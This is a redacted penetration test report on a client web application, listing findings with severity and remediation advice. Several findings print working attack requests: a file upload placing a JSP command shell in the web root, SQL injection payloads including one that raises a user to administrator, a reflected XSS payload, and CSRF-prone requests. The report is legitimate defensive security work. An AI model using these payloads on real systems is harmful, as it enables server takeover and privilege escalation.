Redacted

Application Security Assessment
FINAL Report

<REDACTED LOGO>

Table of contents

Falconer Security

Executive Summary

Redacted Inc. has entrusted Falconer Security to carry out a comprehensive penetration test of its web application. The evaluation was conducted to identify security weaknesses of the environment that could be compromised by attackers to gain access to Redacted Inc's systems and resources or impact business operation.

The majority of security controls were tested utilising a set of automated tools combined with targeted manual tests following a standardised approach. Identified security issues were reviewed to eliminate false positives, prioritised according to related risk, and measures for their remediation were proposed.

The assessment, that was carried out from 8th to 22nd Dec 2020, covered the following applications:


Asset Type	Identifier
Web Application	https://redacted.redacteddemo.com/

The results of the assessment of the environment led to the impression that the level of security is robust with weaknesses in some areas. However, the assessment did not reveal any vulnerabilities that could be exploited to compromise user accounts on the application or penetrate into the network to access resources otherwise inaccessible to users. Nevertheless, vulnerabilities should be remediated to minimise risks further. Most of the findings can be remediated with low effort. This can be achieved by reviewing and adapting configurations according to the detailed report findings and recommendations provided below.

Assessment Methodology

The following steps were conducted to deliver an independent and professional opinion in regard to effectiveness and adequacy of the security controls of the information systems:

- Identification of threats and potential attack surface
- Evaluation of current security posture
- Evaluation and prioritisation of the identified weaknesses and vulnerabilities
- Penetration of systems to demonstrate potential impact to confidentiality and integrity
- Determination and reporting of appropriate measures to eliminate or minimise risk



Identification and Analysis

The first phase of the assessment focuses on the gathering, analysing and structuring of information about the systems in scope, mainly utilising passive analysis techniques.

Vulnerability Detection

Automated and manual testing approaches are combined to cover the majority of potential vulnerabilities. Automated testing will identify well-known system and application security vulnerabilities and configuration flaws. By manually testing critical aspects, utilising a predefined methodology, security flaws that are not covered by the automated testing approach can be uncovered.

Evaluation

Results from manual and automated analysis are verified for completeness and reasonability to decrease the risk of unidentified vulnerabilities, also called false-negatives, to an acceptable level. Findings are evaluated and reassessed to verify they in fact represent vulnerabilities. The Common Vulnerability Scoring System Version 3.0 (CVSS v3.0) base score is assigned to the findings to categorise their impact and exploitability.

Exploitation

After consultation with the client, the identified vulnerabilities are exploited to penetrate systems, extract confidential data or penetrate even deeper into the environment. This exercise serves the purpose of demonstrating the potential impact of an attack carried out by an external party.

Reporting

The results of the assessment are documented and delivered in the form of an assessment report. The assessment report contains an executive summary, outlining overall risk posture of the environment as well as key findings, a summary of the environment in scope, a description of the assessment methodology and the assessment work conducted and a detailed list of findings and recommendations.

Overall Review Summary

Application Security Assessment of Redacted Inc's application revealed multiple strengths and weaknesses in application design:


Key Strengths

1. User roles & permissions are configurable granularly allowing greater control over user permissions
2. User idle session timeout is configured appropriately
3. Application cookies are scoped correctly and secured using the HTTP-only flag

Key Weaknesses

1. Input validation is not implemented on some endpoints
2. Potentially dangerous file types are allowed to be uploaded by users
3. Inadequate protection against CSRF for state-changing requests

Web Application Findings Summary



Vulnerabilities


1. Arbitrary File Write

The endpoints '/rps/Queue/upload', '/rps/Order/upload', and '/rps/Configuration/results/upload' allows an attacker to place files on the server at arbitrary locations. An attacker can select a location where they want to put the file by passing the absolute path in the 'upload_directory' parameter in the HTTP request shown below:

```
POST /rps/Queue/upload HTTP/1.1
Host: redacted.redacteddemo.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:75.0) Gecko/20100101 Firefox/75.0
Content-Type: multipart/form-data; boundary=---------------------------
216642444210246183373869717130
Content-Length: 939
Origin: https://redacted.redacteddemo.com
Connection: close
Referer: https://redacted.redacteddemo.com/rps/Queue/results
Cookie: gdpr_cookie_optin=true; JSESSIONID=9FBFE2389D05CE5351587F59AC3D4187.TOMCAT_00;
lastrequestts=1587036871596

-----------------------------216642444210246183373869717130
Content-Disposition: form-data; name="file"; filename="test.html"
Content-Type: text/html

<File Content Truncated>
-----------------------------216642444210246183373869717130
Content-Disposition: form-data; name="upload_directory"

C:\SFV\redacted\web_base1\webapps\ROOT
-----------------------------216642444210246183373869717130

<truncated>
```

A PoC file with the name 'index2.jsp' was uploaded to the path 'C:\SFV\redacted\web_base1\webapps\ROOT' to highlight the impact of this vulnerability. This jsp file could be executed by visiting '/index2.jsp'. It takes a 'cmd' parameter which it then executes on the server with application server privileges. For example, below screenshot shows the output when visiting the following path:

```
https://redacted.redacteddemo.com/index2.jsp?cmd=whoami
```



Possible Attack Scenario/s:

1. Unprivileged user attacks System Administrator
2. Unprivileged user attacks underlying system components
3. Unprivileged user attacks other users

Severity

Critical
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Impact

An attacker can take complete control over the server by placing an executable file that would execute commands on the server through a web interface.

Remediation

The vulnerable endpoint should be configured to not honour the directory path provided by the user in their HTTP request. Uploads should be restricted by the application to a designated directory.

2. SQL Injection

The endpoint '/rps/State/configuration' is vulnerable to SQL injection through the parameter 'filter_product_id'. The below HTTP request shows a malformed parameter being sent to the server which instructs the SQL Server to delay the execution of the query by five seconds using the 'waitfor delay' SQL commands. The server executes this instruction successfully. This delay query can be replaced with any SQL query by an attacker to compromise the database.

```
POST /rps/State/configuration HTTP/1.1
Host: redacted.redacteddemo.com
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 220
Origin: https://redacted.redacteddemo.com
Connection: close
Referer: https://redacted.redacteddemo.com/rps/Configurations
Cookie: gdpr_cookie_optin=true; JSESSIONID=26B0DF3C57BC381A05EF9DA96BA0E8AC.TOMCAT_00;
lastrequestts=1587214655989; localeCode=fr:CA:--

autocomplete-catch=&filter_owner_id=0&filter_project_id=-
1&filter_product_id=196614551;%20waitfor%20delay'0:0:05'--
&filter_status_id=0&filter_customer_id=0&filter_modify_date_range=&filter_status_date_range=&filter_i
nd=Y
```

For example, if an unprivileged would want to elevate their privileges to application administrator, they can set the value of the vulnerable parameter as follows:

```
filter_product_id=196614551;%20UPDATE%20co_user%20SET%20user_group_id%20=%20'Config1'
%20where%20user_name='redacted_user'--%20
```

Possible Attack Scenario/s:

1. Unprivileged user attacks System Administrator
2. Unprivileged user attacks other users

Severity

Critical
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Impact

An unprivileged application user can directly issue SQL commands to the database thus compromising the confidentiality, integrity and availability of the application database.

Recommendation


SQL injection can be prevented through one or more of the following techniques:

i. Use of Prepared Statements (with Parameterized Queries)
ii. Use of Stored Procedures
iii. Whitelist Input Validation
iv. Escaping All User Supplied Input

Detailed instructions for preventing SQL injection attacks can be found here:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

3. Tomcat Application Server running with SYSTEM privileges

The Tomcat Application Server is running with a privileged Windows user account "NT Authority/SYSTEM". This account is a built-in Windows Account. It is the most powerful account on a Windows local instance (more powerful than the built-in Administrator account). Below screenshot shows an output of the 'whoami' command executed in context of Tomcat application.



Possible Attack Scenario/s:

1. Unprivileged user attacks underlying system components

Severity

High
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Impact

Running an application or web server using a privileged OS account allows an attacker to propagate the attack to compromise the operating system even though the vulnerability is contained within the web application.

Recommendation

1. Create a non-administrative user on the Windows Operating System and make this user the owner of the Tomcat service.
2. Implement server hardening controls on Tomcat Application Server. Refer to the industry recognized CIS benchmarks for server hardening controls:
   https://www.cisecurity.org/cis-benchmarks/

4. Upload of Dangerous Filetypes allowed

The endpoints '/rps/Queue/upload', '/rps/Order/upload', and '/rps/Configuration/results/upload' allow upload of file types that can be utilitzed by unprivileged users to attack other users and underlying system components. Some of the allowed filetypes that can be used for malicious purposes are HTML and JSP.

As a proof of concept for this vulnerability, a malicious HTML file was uploaded to Order Number "O-10003" with the name "userAdminCSRF.html". The HTML file contained code to elevate privileges of a user to application administrator when the file was accessed by an administrator in a browser with an active session with the application.

A video demonstrating the attack can be found at the below link:
<Redacted>

Password to access this video is the same as was used to open this report.

The impact of allowing upload of JSP files has been demonstrated in Vulnerability #1 above.

Possible Attack Scenario/s:

1. Unprivileged user attacks System Administrator
2. Unprivileged user attacks underlying system components
3. Unprivileged user attacks other users

Severity

High
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Impact

HTML files can be used to attack the application administrator and other users, and JSP files can be used to compromise underlying system components.

Recommendation

Restrict file types for file upload functionalities to images, PDF documents and Office Documents.

5. Reflected Cross-Site Scripting (XSS)

The endpoint '/rps/Order/interface/store/lineitem' does not sanitize user input before including it back in the response being sent to the user. A malicious user can include executable Javascript code as an input which when gets reflected back on a user's browser gets executed with the logged-in user's privileges.


We crafted an HTML form to send the below HTTP POST request to the server. The input supplied with the parameter "smartpart_nums" is reflected back on the user's browser.

```
POST /rps/Order/interface/store/lineitem HTTP/1.1
Host: redacted.redacteddemo.com
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 234
Connection: close
Cookie: gdpr_cookie_optin=true; localeCode=en:US:--;
JSESSIONID=FF84A9DC741EB21CF1E764EA0F541E20.TOMCAT_00; lastrequestts=1587308018366;
orderLineItemRecordsPerPage=5

autocomplete-
catch=&submit_value=add_salable_item&order_id=3257100576380173&add_multiple=1&salableitem-
select=C1-CM-5021&smartpart_nums=C1-CM-
5021re135<script>alert(1)</script>qw1ad&quantity=1&sequence-select=&insert_before=
```

As can be seen from the request above, the vulnerable parameter includes the below Javascript code:

```
<script>alert(1)</script>
```

When an authenticated user triggers this POST request, the script gets executed and issues a browser alert:



Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

Possible Attack Scenario/s:

1. Unprivileged user attacks System Administrator
2. Unprivileged user attacks other users

Severity

Medium
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Impact

An attacker can cause application users and administrators to visit malicious links that can trigger the XSS attack thus causing the browser to execute scripts with the logged-in user's privileges.

Recommendation

There are two ways to prevent XSS attacks:

1. Escaping: By escaping user input, key characters in the data received by a web page will be prevented from being interpreted in any malicious way, especially <, > and " characters. This will stop them from being rendered as-is, which could cause harm to the application and/or users.
2. Validating Input: Validate user input against the expected character set for a given parameter and return an error if the input does not comply with the whitelist. Care should taken to not reflect the malicious input in the reflected error message.

Additional information regarding prevention of XSS attacks can be found here:
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

6. Cross-Site Request Forgery (CSRF)

We noted that majority of the endpoints that accept state changing requests from the front-end are not protected against CSRF attacks.

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests.

We sampled a few endpoints and noted that the following endpoints were not secured against CSRF attacks:

User Profile Update:

```
POST /rps/Profile/myProfileForm HTTP/1.1

autocomplete-
catch=&firstName=Redacted&middle=MNOP&lastName=User&company=Redacted&title=&email=paul
%40redacted.com&address1=&address2=&address3=&city=&county=&state=&countryLabel=&countr
y=&postalCode=&phoneNumber=&faxNumber=&timezoneLabel=&timeZone=&decimalPreference=.&u
serHelpStop=true&_userHelpStop=on
```

Add Inventory Item:

```
POST https://redacted.redacteddemo.com/rps/subscriber/SubscriberinvForm

itemNumber=123&description=Description+Here&price=10981
```

Delete Inventory Item:

```
GET https://redacted.redacteddemo.com/rps/subscriber/SubscriberinvForm/delete/123
```

Create Customer: (Admin Function)

```
POST /CustomerMaint
customer_name=Acme+Test+Customer&customer_logo=&account_number=&website=&email_address
=&tax_ref_number=&credit_limit=0&payment_terms=&account_balance=0&discount_amount=0&availa
ble_credit=0&price_book_id=0&enforce_credit_limit=N&customer-discount-
group=&tax_exempt=N&tax_exemption_no=&tax_exemption_usage_type=&ship_via=&ship_via_id=&shi
pping_terms=&udf1=&udf6=&udf2=&udf7=&udf3=&udf8=&udf4=&udf9=&udf5=&udf10=&bypass=tru
e&address_id=&type_cd=&submit_value=create
```

Delete Customer:

```
POST /CustomerMaint
autocomplete-
catch=&customer_search_text=Acme+Test+Customer&customer_id=5761788632138070&customer_n
ame=Acme+Test+Customer&customer_logo=&account_number=&website=&email_address=&tax_ref_n
umber=&credit_limit=0&payment_terms=&account_balance=0&discount_amount=0&available_credit=
0&price_book_id=0&enforce_credit_limit=N&customer-discount-
group=&tax_exempt=N&ship_via=&ship_via_id=&shipping_terms=&udf1=&udf6=&udf2=&udf7=&udf3
=&udf8=&udf4=&udf9=&udf5=&udf10=&bypass=true&address_id=&type_cd=&submit_value=delete
```

Possible Attack Scenario/s:

1. Unprivileged user attacks System Administrator
2. Unprivileged user attacks other users

Severity

Medium

CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Impact

An unprivileged user with a malicious intent may craft requests to be executed by other users or administrators which could cause unintentional changes to the database, thus compromising the integrity of the application database.

Recommendation

1. Anti-CSRF tokens: All state-changing requests should be protected using anti-CSRF tokens. Anti-CSRF tokens are considered the most effective method of protecting against CSRF. Use a tested implementation such as CSRFGuard for Java or CSRFProtector for PHP to implement your anti-CSRF tokens.

2. Use SameSite cookies: Set the SameSite attribute of your cookies to Strict. If this would break your web application functionality, set the SameSite attribute to Lax but never to None. Not all browsers support SameSite cookies yet, but most do. Use this attribute as additional protection along with anti-CSRF tokens.

7. Weak Password Policy

The password policy enforced by the application is not commensurate to protect against the current threat landscape. We noted the following policy weakness:

8. The application enforces a password length of 4-12 characters with no requirements for using multiple character sets. We were able to set the password for the test user account redacted_user to '1234'.
9. The application does not implement an account lockout policy. Users are not locked out of the application after repeated unsuccessful login attempts.

Possible Attack Scenario/s:

1. Unprivileged user attacks System Administrator
2. Unprivileged user attacks other users

Severity

Medium
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Impact

Attackers may be able to easily guess of brute force passwords for user accounts on the application leading to compromise of customer information.

Recommendation

The following requirements should be imposed on users when selecting their passwords:

1. At least 8 characters long
2. Contains at least three out the four available character sets, that are, a-z, A-Z, 0-9, symbols.

Application should lockout user accounts post 6 unsuccessful login attempts until the password is reset by an administrator.

8. Insecure Password Change Handling Post Administrative Reset

Users are prompted to change their password on first login after an administrative password reset. However, the application does not ensure that the user does not set a different password than the one set by the administrator.

Possible Attack Scenario/s:

1. Unprivileged user attacks System Administrator
2. Unprivileged user attacks other users

Severity

Low
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:N

Impact

Passwords that are reset by administrators could be leaked via emails. Also, application administrators may get into a practice of setting the passwords to a common value when users request a password reset. This would allow users to set password to well-known defaults within the organization.

Recommendation

Users should not be allowed to set the passwords that are same as the one set by an administrator post a password reset request.

9. Weak Session Management

The application does not invalidate a user cookie after successful authentication. The application instead maps the cookie sent by the user's browser to a new session.

This could allow an attacker to initiate an unauthenticated session with the application and record the allotted session ID. The attacker can then cause the victim to use the same browser and authenticate to the application. Since the application continues using ID of the invalidated session, the attacker can use that session ID on another machine and interact with the application as the victim.

Cookie before Authentication:

```
GET /sso/login?ui_locales=en-US HTTP/1.1
Host: [redacted]demo.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: OAuth_Token_Request_State=92a01597-cddd-4d96-8f8b-56d3265c8864;
gdpr_cookie_optin=true; localeCode=en:US:--; orderLineItemRecordsPerPage=5;
JSESSIONID=5BF37E470F4A6A45D9C140F485E04EC6.TOMCAT_00
Upgrade-Insecure-Requests: 1
```

Cookie post Authentication:

```
GET /spr/MyHome HTTP/1.1
Host: [redacted]demo.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
[redacted]
Connection: close
Cookie: gdpr_cookie_optin=true; localeCode=en:US:--;
orderLineItemRecordsPerPage=5; JSESSIONID=
5BF37E470F4A6A45D9C140F485E04EC6.TOMCAT_00; lastrequestts=
1587971752491
Upgrade-Insecure-Requests: 1
```

Possible Attack Scenario/s:

1. Unprivileged user attacks System Administrator
2. Unprivileged user attacks other users

Severity

Informational

Impact

A user with malicious intent can impersonate other users or administrators to perform actions on the application on their behalf.

Recommendation

The application should allocate a unique random session ID every time a user authenticates with the application.